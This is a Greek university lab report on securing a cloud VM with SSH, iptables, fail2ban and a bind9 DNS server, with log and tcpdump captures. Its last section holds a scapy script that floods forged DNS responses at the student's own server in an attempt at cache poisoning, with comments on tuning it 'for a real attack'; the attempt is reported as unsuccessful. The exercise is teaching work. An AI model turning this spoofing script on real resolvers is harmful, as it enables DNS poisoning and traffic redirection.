

Σύγχρονες εφαρμογές Ασφάλειας

Ονοματεπώνυμο : Νικόλας Φιλιππάτος

AM: 1072754

Εργασία: 6η

- [SSH](#)
 - [2 Παραμετροποίηση και αύξηση προστασίας](#)
 - [Γενικό firewall](#)
 - [Εγκατάσταση fail2ban](#)
 - [Installing fail2ban](#)
 - [Starting fail2ban](#)
 - [Checking the jails](#)
 - [3 Υλοποίηση DNS εξυπηρετητή](#)
 - [α. Τροποποίηση συνδέσεων δικτύου](#)
 - [Απάντηση](#)
 - [β. name.conf.options](#)
 - [Απάντηση](#)
 - [γ. Τροποποίηση hosts](#)
 - [Απάντηση](#)
 - [δ. τροποποίηση κωδικά](#)
-

SSH

Κατεβαζουμε το private κλειδι id_rsa που μας δινει απο την δημιουργια του κλειδιου. Το μετονομαζουμε σε okeanos και το τοποθετουμε στον φακελο ~/.ssh .

Τροποποιουμε το αρχείο /home/user/.ssh/config ώστε να μπορούμε να συνδεομαστε πιο ευκολα στο vηt και να παρνει το publickey

```
Host okeanos
  HostName 83.212.81.217
  User debian
  PreferredAuthentications publickey
  IdentityFile ~/.ssh/okeanos
```

```
ssh okeanos
```

2 Παραμετροποιηση και αυξηση προστασιας

2. Παραμετροποιήση και αύξηση προστασίας εικονικής μηχανής.Είτε σαν χρήστης debian (με sudo) ή ως root προσθέστε τους παρακάτω κανόνες στο firewall:

```
iptables -t filter -F
iptables -t filter -X
iptables -t filter -N fire.rules
```

Καθαριζουμε τα φίλτρα και δημιουργουμε ενα νεο chain : fire.rules

- Αποδοχή όλης της εισερχόμενης κίνησης σε κατάσταση: RELATED, ESTABLISHED

```
iptables -A fire.rules -m state --state ESTABLISHED,RELATED -j ACCEPT
```

- Αποδοχή σύνδεσης ssh μόνο από IP του πανεπιστημίου Πατρών και μια επιπλέον IP από το σπίτι σας (ή από άλλου).

```
iptables -A fire.rules -p tcp --dport 22 -s 150.140.0.0/16 -j ACCEPT
iptables -A fire.rules -p tcp --dport 22 -s 94.66.220.186 -j ACCEPT
```

Το πρόβλημα με την ip είναι ότι του σπιτιού δεν είναι στατική, οπότε μπορεί να αλλάζει.

- Αποδοχή σύνδεσης μόνο για UDP πακέτα μόνο στην θύρα 53.

```
iptables -A fire.rules -p udp --dport 53 -j ACCEPT
```

- Αποδοχή όλης της κίνησης που προέρχεται από το localhost.

```
iptables -A fire.rules -p all -s 127.0.0.1 -j ACCEPT
```

Ενσωματωνουμε την αλυσίδα που δημιουργησαμε

```
iptables -I INPUT -j fire.rules
iptables -I FORWARD -j fire.rules
```

- Πολιτική, για την αλυσίδα INPUT, FORWARD DROP
- Πολιτική για την αλυσίδα OUTPUT ACCEPT.

```
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT
```

Γενικό firewall

```
#!/bin/bash
```

```
# Clear out the firewall
```

```
iptables -t filter -F
```

```
iptables -t filter -X
```

```
# Create a custom table
```

```
iptables -t filter -N fire.rules
```

```
# Accept every incoming that is already established or is Related
```

```
iptables -A fire.rules -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
# Accept ssh only from Uni IP and from house
```

```
iptables -A fire.rules -p tcp --dport 22 -s 150.140.0.0/16 -j ACCEPT
```

```
iptables -A fire.rules -p tcp --dport 22 -s 94.66.220.186 -j ACCEPT
```

```
# Change it so that it will be able to find the NAT
```

```
# Accept udp only on port 53
```

```
iptables -A fire.rules -p udp --dport 53 -j ACCEPT
```

```
# Accept all the traffic from localhost
```

```
iptables -A fire.rules -p all -s 127.0.0.1/32 -j ACCEPT
```

```
# Enabling the custom firewall
```

```
iptables -I INPUT -j fire.rules
```

```
iptables -I FORWARD -j fire.rules
```

```
# Policies
```

```
iptables -P INPUT DROP
```

```
iptables -P FORWARD DROP
```

```
iptables -P OUTPUT ACCEPT
```

Εγκατάσταση fail2ban

Εγκατάσταση του πακέτου fail2ban για προστασία από κακόβουλες επιθέσεις στην θύρα 22. Με την εγκατάσταση του πακέτου, ενεργοποιείτε αυτόματα το jail για προστασία από ssh επιθέσεις.

Επιβεβαιώστε ότι το fail2ban είναι ενεργό και δοκιμάστε εάν το ssh jail είναι επίσης ενεργό.

Πλέον η εικονική σας μηχανή έχει την βασική αλλά επαρκή ασφάλεια από κακόβουλες επιθέσεις.

Installing fail2ban

```
sudo apt install fail2ban
```

Starting fail2ban

```
sudo fail2ban-client start
```

Checking the jails

```
sudo fail2ban-client status
sudo fail2ban-client status sshd
```

Δημιουργούμε το αρχείο /etc/fail2ban/jail.d/jail.local

```
[sshd]
enabled = true
port = ssh
maxretry = 5
findtime = 600
bantime = 3600

backend = systemd

[Default]
backend = systemd
ignoreip = 94.66.220.82 192.168.0.0/16
```

Και ξεκινάμε το fail2ban :

```
sudo fail2ban-client start
```

Στο /var/log/fail2ban.log καταγράφονται οι συνδέσεις

```
debian@snf-40143:~$ ls
debian@snf-40143:~$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed: 1
| |- Total failed: 3
| '- Journal matches: _SYSTEMD_UNIT=sshd.service + _COMM=sshd
- Actions
  |- Currently banned: 0
  |- Total banned: 0
  '- Banned IP list:
debian@snf-40143:~$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed: 0
| |- Total failed: 5
| '- Journal matches: _SYSTEMD_UNIT=sshd.service + _COMM=sshd
- Actions
  |- Currently banned: 1
  |- Total banned: 1
  '- Banned IP list: 94.66.220.234
debian@snf-40143:~$ _
```

Το fail2ban λειτουργεί κανονικά.

Για να κάνουμε unban μια ip :

```
# sudo fail2ban-client set JAILNAME unbanip IPADDRESS
sudo fail2ban-client set sshd unbanip IPADDRESS
```

3 Υλοποίηση DNS εξυπηρετητή

Στο πλαίσιο της εργασίας θα εγκατασταθεί το λογισμικό bind9 που αποτελείτε λογισμικό ανοικτού κώδικα που υλοποιεί την DNS υπηρεσία. Αναλυτικές οδηγίες μπορείτε να βρείτε εδώ. Στην εικονική σας μηχανή στο okeanos εκτελέστε:

```
sudo apt install bind9 bind9utils bind9-doc dnsutils
```

Τα κύρια αρχεία διαμόρφωσης είναι τα named.conf, named.conf.default-zones, named.conf.local, και name.conf.options που βρίσκονται στον κατάλογο /etc/bind

a. Τροποποίηση συνδεσεων δικτυου

1. Τροποποιήστε τις συνδέσεις δικτύου, στον προσωπικό σας υπολογιστή και δοκιμάστε εάν ο DNS server σας δουλεύει. Ενεργοποιήστε τις καταγραφές των queries στον DNS server και δείτε εάν τα domains που πληκτρολογείτε στον browser στον προσωπικό σας υπολογιστή καταγράφονται.
 1. Καταγράφεται η IP διεύθυνση του προσωπικού σας υπολογιστή που κάνετε?
 2. Τι άλλο καταγράφετε?

Βεβαιωθείτε ότι δουλεύει ο DNS server και ότι αυτόν χρησιμοποιείτε : <https://www.dnsleaktest.com/>

Δώστε δειγμα (printscreen) του αρχείου των queries του υπολογιστή σας

Απάντηση

```
sudo apt install bind9 bind9utils bind9-doc dnsutils
```

Για να χρησιμοποιήσει το vm τον dns, αλλάζουμε στο /etc/resolv.conf το nameserver και βαζουμε την ip του μηχανήματος μας:

```
# Okeanos VM Machine
nameserver 83.212.81.217
```

Επεξεργαζόμαστε το αρχείο /etc/bind/named.conf.options

```
options {

    directory "/var/cache/bind";

    dump-file "/var/cache/bind/dump.db";
    listen-on port 53 {any;};

    allow-query {any;};
    dnssec-validation auto;

    recursion yes;
    allow-recursion {any;};
    allow-query-cache {any;};
    forwarders {8.8.8.8;};

};
```

To enable query log:

```
sudo rndc querylog on
```

Μπορούμε να ελέγξουμε ότι είναι ενεργοποιημένο με την

```
sudo rndc status
```

Για να αποθηκεύει τα logs κατεβαζουμε επίσης το πακέτο rsyslog στο virtual machine του okeanos.

```
debian@snf-40143:/var/cache/bind$ sudo tail /var/log/syslog
2023-12-12T01:30:14.260672+00:00 snf-40143 named[12980]: client @0x7f65b0248d68 94.66.220.234#50802 (ublockorigin.github.io):
query: ublockorigin.github.io IN AAAA + (83.212.81.217)
2023-12-12T01:30:16.376301+00:00 snf-40143 named[12980]: success resolving 'b4af77bf-5112-4486-86f0-
7428383405ec.test.dnsleaktest.com/A' after disabling qname minimization due to 'failure'
2023-12-12T01:30:16.407024+00:00 snf-40143 named[12980]: client @0x7f65b0456b68 94.66.220.234#50500 (b4af77bf-5112-4486-86f0-
7428383405ec.test.dnsleaktest.com): query: b4af77bf-5112-4486-86f0-7428383405ec.test.dnsleaktest.com IN A + (83.212.81.217)
2023-12-12T01:30:16.407915+00:00 snf-40143 named[12980]: client @0x7f65b0456b68 94.66.220.234#50500 (b4af77bf-5112-4486-86f0-
7428383405ec.test.dnsleaktest.com): query: b4af77bf-5112-4486-86f0-7428383405ec.test.dnsleaktest.com IN AAAA + (83.212.81.217)
2023-12-12T01:30:16.787698+00:00 snf-40143 named[12980]: client @0x7f65b0456b68 94.66.220.234#41385 (0211a252-b21c-4fa6-b957-
dcf23172b0a1.test.dnsleaktest.com): query: 0211a252-b21c-4fa6-b957-dcf23172b0a1.test.dnsleaktest.com IN A + (83.212.81.217)
2023-12-12T01:30:16.788118+00:00 snf-40143 named[12980]: client @0x7f65b0457968 94.66.220.234#41385 (0211a252-b21c-4fa6-b957-
dcf23172b0a1.test.dnsleaktest.com): query: 0211a252-b21c-4fa6-b957-dcf23172b0a1.test.dnsleaktest.com IN AAAA + (83.212.81.217)
```

```
2023-12-12T01:30:16.931156+00:00 snf-40143 named[12980]: DNS format error from 23.239.16.110#53 resolving test.dnsleaktest.com/NS
for <unknown>: reply has no answer
2023-12-12T01:30:16.931366+00:00 snf-40143 named[12980]: FORMERR resolving 'test.dnsleaktest.com/NS/IN': 23.239.16.110#53
2023-12-12T01:30:17.074974+00:00 snf-40143 named[12980]: DNS format error from 23.239.16.110#53 resolving test.dnsleaktest.com/NS
for <unknown>: reply has no answer
2023-12-12T01:30:17.219584+00:00 snf-40143 named[12980]: success resolving '0211a252-b21c-4fa6-b957-dcf23172b0a1.test.dnsleaktest.com/AAAA' after disabling qname minimization due to 'failure'
```

```
debian@snf-40143:/var/cache/bind$ sudo tail /var/log/syslog
2023-12-12T01:30:14.260672+00:00 snf-40143 named[12980]: client @0x7f65b0248d68 94.66.220.234#50802 (ublockorigin.github.io): query: ublockorigin.github.io IN AAAA + (83.212.81.217)
2023-12-12T01:30:16.376301+00:00 snf-40143 named[12980]: success resolving 'b4af77bf-5112-4486-86f0-7428383405ec.test.dnsleaktest.com/A' after disabling qname minimization due to 'failure'
2023-12-12T01:30:16.407024+00:00 snf-40143 named[12980]: client @0x7f65b0456b68 94.66.220.234#50500 (b4af77bf-5112-4486-86f0-7428383405ec.test.dnsleaktest.com): query: b4af77bf-5112-4486-86f0-7428383405ec.test.dnsleaktest.com IN A + (83.212.81.217)
2023-12-12T01:30:16.407915+00:00 snf-40143 named[12980]: client @0x7f65b0456b68 94.66.220.234#50500 (b4af77bf-5112-4486-86f0-7428383405ec.test.dnsleaktest.com): query: b4af77bf-5112-4486-86f0-7428383405ec.test.dnsleaktest.com IN AAAA + (83.212.81.217)
2023-12-12T01:30:16.787698+00:00 snf-40143 named[12980]: client @0x7f65b0456b68 94.66.220.234#41385 (0211a252-b21c-4fa6-b957-dcf23172b0a1.test.dnsleaktest.com): query: 0211a252-b21c-4fa6-b957-dcf23172b0a1.test.dnsleaktest.com IN A + (83.212.81.217)
2023-12-12T01:30:16.788118+00:00 snf-40143 named[12980]: client @0x7f65b0457968 94.66.220.234#41385 (0211a252-b21c-4fa6-b957-dcf23172b0a1.test.dnsleaktest.com): query: 0211a252-b21c-4fa6-b957-dcf23172b0a1.test.dnsleaktest.com IN AAAA + (83.212.81.217)
2023-12-12T01:30:16.931156+00:00 snf-40143 named[12980]: DNS format error from 23.239.16.110#53 resolving test.dnsleaktest.com/NS for <unknown>: reply has no answer
2023-12-12T01:30:16.931366+00:00 snf-40143 named[12980]: FORMERR resolving 'test.dnsleaktest.com/NS/IN': 23.239.16.110#53
2023-12-12T01:30:17.074974+00:00 snf-40143 named[12980]: DNS format error from 23.239.16.110#53 resolving test.dnsleaktest.com/NS for <unknown>: reply has no answer
2023-12-12T01:30:17.219584+00:00 snf-40143 named[12980]: success resolving '0211a252-b21c-4fa6-b957-dcf23172b0a1.test.dnsleaktest.com/AAAA' after disabling qname minimization due to 'failure'
```

Τα queries περιεχουνε :

```
2023-12-12T01:30:16.407024+00:00
snf-40143 named[12980]:
client @0x7f65b0456b68 94.66.220.234#50500
(b4af77bf-5112-4486-86f0-7428383405ec.test.dnsleaktest.com):
query: b4af77bf-5112-4486-86f0-7428383405ec.test.dnsleaktest.com IN A + (83.212.81.217)
```

- ημερομηνια που εγιναν
- το source και το destination ip που αφορουν το query
- το port απο το οποιο προηλθε το query.

Απο την σελιδα dnsleak.com :

Test complete		
Query round	Progress...	Servers found
1	1
IP	Hostname	ISP
83.212.81.217	None	National Infrastructures for Research and Technolo

Μπορουμε να δουμε οτι χρησημοποιουμε το DNS server.

β. name.conf.options

2. Δημιουργήστε το αρχείο name.conf.options. Ο διακομιστής DNS πρέπει να διαβάσει το αρχείο /etc/bind/named.conf για να ξεκινήσει το αρχείο διαμόρφωσης. Αυτό το αρχείο διαμόρφωσης περιλαμβάνει συνήθως ένα αρχείο επιλογών που ονομάζεται /etc/bind/named.conf.options.

Προσθέστε το ακόλουθο περιεχόμενο στο αρχείο επιλογών:

```
options {
    dump-file "/var/cache/bind/dump.db";
};
```

Ας υποθέσουμε ότι διαθέτουμε το domain: `example.com`, που σημαίνει ότι είμαστε υπεύθυνοι για την παροχή της οριστικής απάντησης σχετικά με το IP του domain `example.com`. Επομένως, πρέπει να δημιουργήσουμε μια ζώνη στο διακομιστή DNS προσθέτοντας τα ακόλουθα περιεχόμενα στο `/etc/bind/named.conf`. Πρέπει να σημειωθεί ότι το `example.com` προορίζεται για χρήση στην εργασία αυτή, δεν ανήκει σε κανέναν και έτσι είναι ασφαλές για χρήση.

```
sudo vim /etc/bind/named.conf.local
```

```
zone "example.com" {
    type master;
    file "/var/cache/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
    type master;
    file "/var/cache/bind/192.168.0";
};
```

Χρησιμοποιείτε το 150.140.139.251 ως παραδειγμα. Θα χρειαστεί να επανεκκινήσετε την bind υπηρεσία

```
sudo service bind9 restart
```

Το όνομα αρχείου μετά τη λέξη `file` στις παραπάνω ζώνες ονομάζεται αρχείο ζώνης. Η πραγματική IP της ανάλυση DNS τοποθετείται στο αρχείο ζώνης. Στον κατάλογο `/var/cache/bind/`, συνθέστε το αρχείο ζώνης `example.com.db` το οποίο θα βρείτε στο `eclass`).

το αρχείο που βαζουμε περιεχει :

```
vim /var/cache/bind/example.com.db
```

```
$TTL 3D
@      IN      SOA      ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS       ns.example.com.
@      IN      MX       10 mail.example.com.

www    IN      A        150.140.139.251
mail   IN      A        150.140.139.251
ns     IN      A        150.140.139.251
*.example.com. IN      A 150.140.139.251
```

Από τον προσωπικό σας υπολογιστή εκτελέστε την εντολή και δώστε την έξοδο:

```
dig www.example.com
```

Επιπλέον από τον browser του προσωπικού σας υπολογιστή δείτε που σας κατευθύνει το `example.com`.

Απάντηση

```
dig www.example.com
```


```
; <<>> DiG 9.18.19-1~deb12u1-Debian <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39352
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
```


```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 2bbe8c1efbbcb1ee010000006578a01ccfe50c9e94bb25a7 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200 IN      A      150.140.139.251

;; Query time: 23 msec
;; SERVER: 83.212.81.217#53(83.212.81.217) (UDP)
;; WHEN: Tue Dec 12 20:02:04 EET 2023
;; MSG SIZE rcvd: 88
```


Ανοίγοντας το απο το browser καταληγουμε σε αυτη την ιστοσελιδα:







Photonics Lab

The **Photonic Networks and Technology Laboratory** aims at the development of all the critical technology for delivering advanced fiber optic components, tunable devices for high-capacity optical networks and fiber sensors. The Photonic technology laboratory is a well-equipped laboratory. Its infrastructure includes 40 Gb/s electrical and lightwave test & measurement equipment, a state-of-the art C-band DWDM test-bed and a 10Gb/s, programmable GMPLS testbed. We are also working on fiber sensors and tunable devices either biomedical or telecom applications. PNET lab is part of **Research Unit 1 of Computer Technology Institute** (<http://ru1.cti.gr/>)







γ. Τροποποίηση hosts

3. Στην συνέχεια να τροποποιήσετε το αρχείο hosts του συστήματος έτσι ώστε όταν κάνετε ανατρέχετε στην ιστοσελίδα www.example.com να γίνεστε redirect σε άλλες τυχαίες (λαναρισμένες) IP διευθύνσεις που ορίζετε εσείς στο αρχείο των hosts (/etc/hosts) και όχι στην οριζόμενη από τον DNS server σας. Σε όλες τις περιπτώσεις να πραγματοποιήσετε tcpdump over ssh στην εικονική σας μηχανή και να παρακολουθείτε τις συνδέσεις.

Απάντηση

Απο το παρακατω αποτελεσμα :

```
$dig www.ece.upatras.gr

;<>> DiG 9.18.19~1~deb12u1-Debian <>> www.ece.upatras.gr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 9506
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: cb841ff0276c1d7c010000006578a0cf45e683d01cfbaa8f (good)
;; QUESTION SECTION:
;www.ece.upatras.gr.                IN      A

;; ANSWER SECTION:
www.ece.upatras.gr.                86400   IN      A      150.140.189.12

;; Query time: 110 msec
;; SERVER: 83.212.81.217#53(83.212.81.217) (UDP)
;; WHEN: Tue Dec 12 20:05:03 EET 2023
;; MSG SIZE rcvd: 91
```

Τροποποιουμε το /etc/hosts

```
150.140.189.12 example.com
```



```
sudo tcpdump -i eth1 port not 22
```

```
20:24:10.416243 IP ppp-94-66-220-90.home.otenet.gr.44378 > snf-40143.domain: 523+ A? fonts.gstatic.com. (35)
20:24:10.416412 IP snf-40143.domain > ppp-94-66-220-90.home.otenet.gr.44378: 523 1/0/0 A 172.217.23.99 (51)
20:24:10.417268 IP ppp-94-66-220-90.home.otenet.gr.44378 > snf-40143.domain: 52997+ AAAA? fonts.gstatic.com. (35)
20:24:10.417427 IP snf-40143.domain > ppp-94-66-220-90.home.otenet.gr.44378: 52997 1/0/0 AAAA 2a00:1450:4001:800::2003 (63)
20:24:10.442598 IP pdns0.grnet.gr.domain > snf-40143.44071: 40784 1/0/1 PTR ns1.google.com. (83)
20:24:10.449764 IP ppp-94-66-220-90.home.otenet.gr.44634 > snf-40143.domain: 20657+ A? fonts.gstatic.com. (35)
20:24:10.449891 IP snf-40143.domain > ppp-94-66-220-90.home.otenet.gr.44634: 20657 1/0/0 A 172.217.23.99 (51)
20:24:10.451708 IP ppp-94-66-220-90.home.otenet.gr.44634 > snf-40143.domain: 25010+ AAAA? fonts.gstatic.com. (35)
20:24:10.451854 IP snf-40143.domain > ppp-94-66-220-90.home.otenet.gr.44634: 25010 1/0/0 AAAA 2a00:1450:4001:800::2003 (63)
20:24:14.238100 IP net-2-34-194-101.cust.vodafone.net.23153 > snf-40143.telnet: Flags [S], seq 1406423513, win 3336, options [mss 536], length 0
```


δ. τροποποίηση κωδικα

4. Να τροποποιήσετε τον παρακάτω κώδικά python ώστε να στέλνετε εσφαλμένα στοιχεία στην εικονική μηχανή που τρέχει το DNS server. Παρατηρείστε την έξοδο του tcpdump καθώς τρέχει ο κώδικας. Ποιος είναι ο λόγος που απορρίπτονται τα εσφαλμένα μηνύματα;

```
python -m venv cyber ;
source cyber/bin/activate ;
deactivate ; # To deactivate the virtual environment
```

```
#!/usr/bin/python
## dns_fake_response.py
## Avi Kak
## Shows you how you can put on the wire UDP packets that could
## potentially be a response to a DNS query emanating from a client name
## resolver or a DNS caching nameserver. This script repeatedly sends out
## UDP packets, each packet with a different DNS transaction ID. The DNS Address
## Record (meaning a Resource Record of type A) contained in the data payload
## of every UDP packet is the same --- the fake IP address for a hostname.
## Call syntax:
##
## sudo ./dns_fake_response.py

import scapy.all as sa
import time
import sys
import os
import requests
import json

def get_public_ip():
    endpoint = "https://ipinfo.io/json"
    response = requests.get(endpoint, verify=True)

    if response.status_code != 200:
        return "Status:", response.status_code, "Problem with the request. Exiting."
        exit()

    data = response.json()

    return data["ip"]

def main():
    # IP address of the attacking host #(A)

    sourceIP = get_public_ip()
    print(f"Source IP: {sourceIP}")
    # IP address of the victim dns server #(B)
    destIP = "83.212.81.217"

    destPort = 53
    sourcePort = 5354

    # spoofing_set = [x for x in range(100)]
    spoofing_set = [34000, 34001]

    victim_host_name = "example.com"
    # rogueIP = "10.0.0.26"
    rogueIP = "150.140.189.12"

    udp_packets = []
    for dns_trans_id in spoofing_set:
        scappy_ip = sa.IP(src=sourceIP, dst=destIP)
        scappy_udp = sa.UDP(sport=sourcePort, dport=destPort)
        scappy_dns = sa.DNS(
            id=dns_trans_id,
            rd=0,
            qr=1,
            ra=0,
            z=0,
            rcode=0,
            qdcount=0,
            ancount=0,
            nscount=0,
            arcount=0,
            qd=sa.DNSRR(rrname=victim_host_name, rdata=rogueIP, type="A", rclass="IN"),
        )
        udp_packet = scappy_ip / scappy_udp / scappy_dns
```

```

udp_packets.append(udp_packet)

# print(udp_packets)
interval = 0.001
# Make it 0.001 for a real attack.
repeats = 100 # Give it a large value for a real attack
attempt = 0
while attempt < repeats:
    for udp_packet in udp_packets:
        try:
            sa.sr(udp_packet, timeout=2)
            time.sleep(interval)
            attempt += 1

        except KeyboardInterrupt:
            print(f"Attempts: {attempt}")
            print("Interrupted by the user")
            attempt = repeats + 1
            sys.exit(1)

if __name__ == "__main__":
    main()

```

On okeanos:

```
sudo tcpdump -i eth1 port 53
```

Result :

```

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:19:59.560280 IP ppp-94-66-220-186.home.otenet.gr.26832 > snf-40143.domain: 40- [0q] 0/0/0 (39)
13:19:59.584905 IP snf-40143.49458 > pdns0.grnet.gr.domain: 10550+ [1au] PTR? 217.81.212.83.in-addr.arpa. (55)
13:19:59.620411 IP pdns0.grnet.gr.domain > snf-40143.49458: 10550 ServFail 0/0/1 (55)
13:19:59.620510 IP snf-40143.49458 > pdns0.grnet.gr.domain: 10550+ [1au] PTR? 217.81.212.83.in-addr.arpa. (55)
13:19:59.627818 IP pdns0.grnet.gr.domain > snf-40143.49458: 10550 ServFail 0/0/1 (55)
13:19:59.627954 IP snf-40143.49458 > pdns0.grnet.gr.domain: 10550+ PTR? 217.81.212.83.in-addr.arpa. (44)
13:19:59.635302 IP pdns0.grnet.gr.domain > snf-40143.49458: 10550 ServFail 0/0/0 (44)
13:19:59.636278 IP snf-40143.48699 > pdns0.grnet.gr.domain: 6764+ [1au] PTR? 186.220.66.94.in-addr.arpa. (55)
13:19:59.647971 IP pdns0.grnet.gr.domain > snf-40143.48699: 6764 1/0/1 PTR ppp-94-66-220-186.home.otenet.gr. (101)
13:19:59.687775 IP snf-40143.54093 > pdns0.grnet.gr.domain: 23587+ [1au] PTR? 164.126.217.62.in-addr.arpa. (56)
13:19:59.695138 IP pdns0.grnet.gr.domain > snf-40143.54093: 23587 1/0/1 PTR pdns0.grnet.gr. (84)
13:20:01.610860 IP ppp-94-66-220-186.home.otenet.gr.26832 > snf-40143.domain: 41- [0q] 0/0/0 (39)
13:20:03.657399 IP ppp-94-66-220-186.home.otenet.gr.26832 > snf-40143.domain: 42- [0q] 0/0/0 (39)
13:20:05.711073 IP ppp-94-66-220-186.home.otenet.gr.26832 > snf-40143.domain: 43- [0q] 0/0/0 (39)
13:20:07.770585 IP ppp-94-66-220-186.home.otenet.gr.26832 > snf-40143.domain: 44- [0q] 0/0/0 (39)
13:20:09.825209 IP ppp-94-66-220-186.home.otenet.gr.26832 > snf-40143.domain: 45- [0q] 0/0/0 (39)
13:20:11.880730 IP ppp-94-66-220-186.home.otenet.gr.26832 > snf-40143.domain: 46- [0q] 0/0/0 (39)
13:20:13.935439 IP ppp-94-66-220-186.home.otenet.gr.26832 > snf-40143.domain: 47- [0q] 0/0/0 (39)
13:20:15.980065 IP ppp-94-66-220-186.home.otenet.gr.26832 > snf-40143.domain: 48- [0q] 0/0/0 (39)

```

Main Laptop

```
sudo tcpdump -i wlp4s0 port 5354
```

Result:

```

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on wlp4s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
14:44:29.173194 IP ppp-94-66-220-186.home.otenet.gr.5354 > www.okeanos.machine.com.domain: 34001- [0q] 0/0/0 (39)
14:44:32.143365 IP ppp-94-66-220-186.home.otenet.gr.5354 > www.okeanos.machine.com.domain: 34000- [0q] 0/0/0 (39)

```

Τα πακέτα στενόνται κανονικά στο cloud του οκεανου απο τον υπολογιστη .

Παρόλα αυτά δεν καταφέρνω να πετυχω το dns poisoning.

Πιθανως δνε αρκει το flooding που στέλνεται απο τα πακέτα για να μπορεσει να επηρεασει την cache memory του server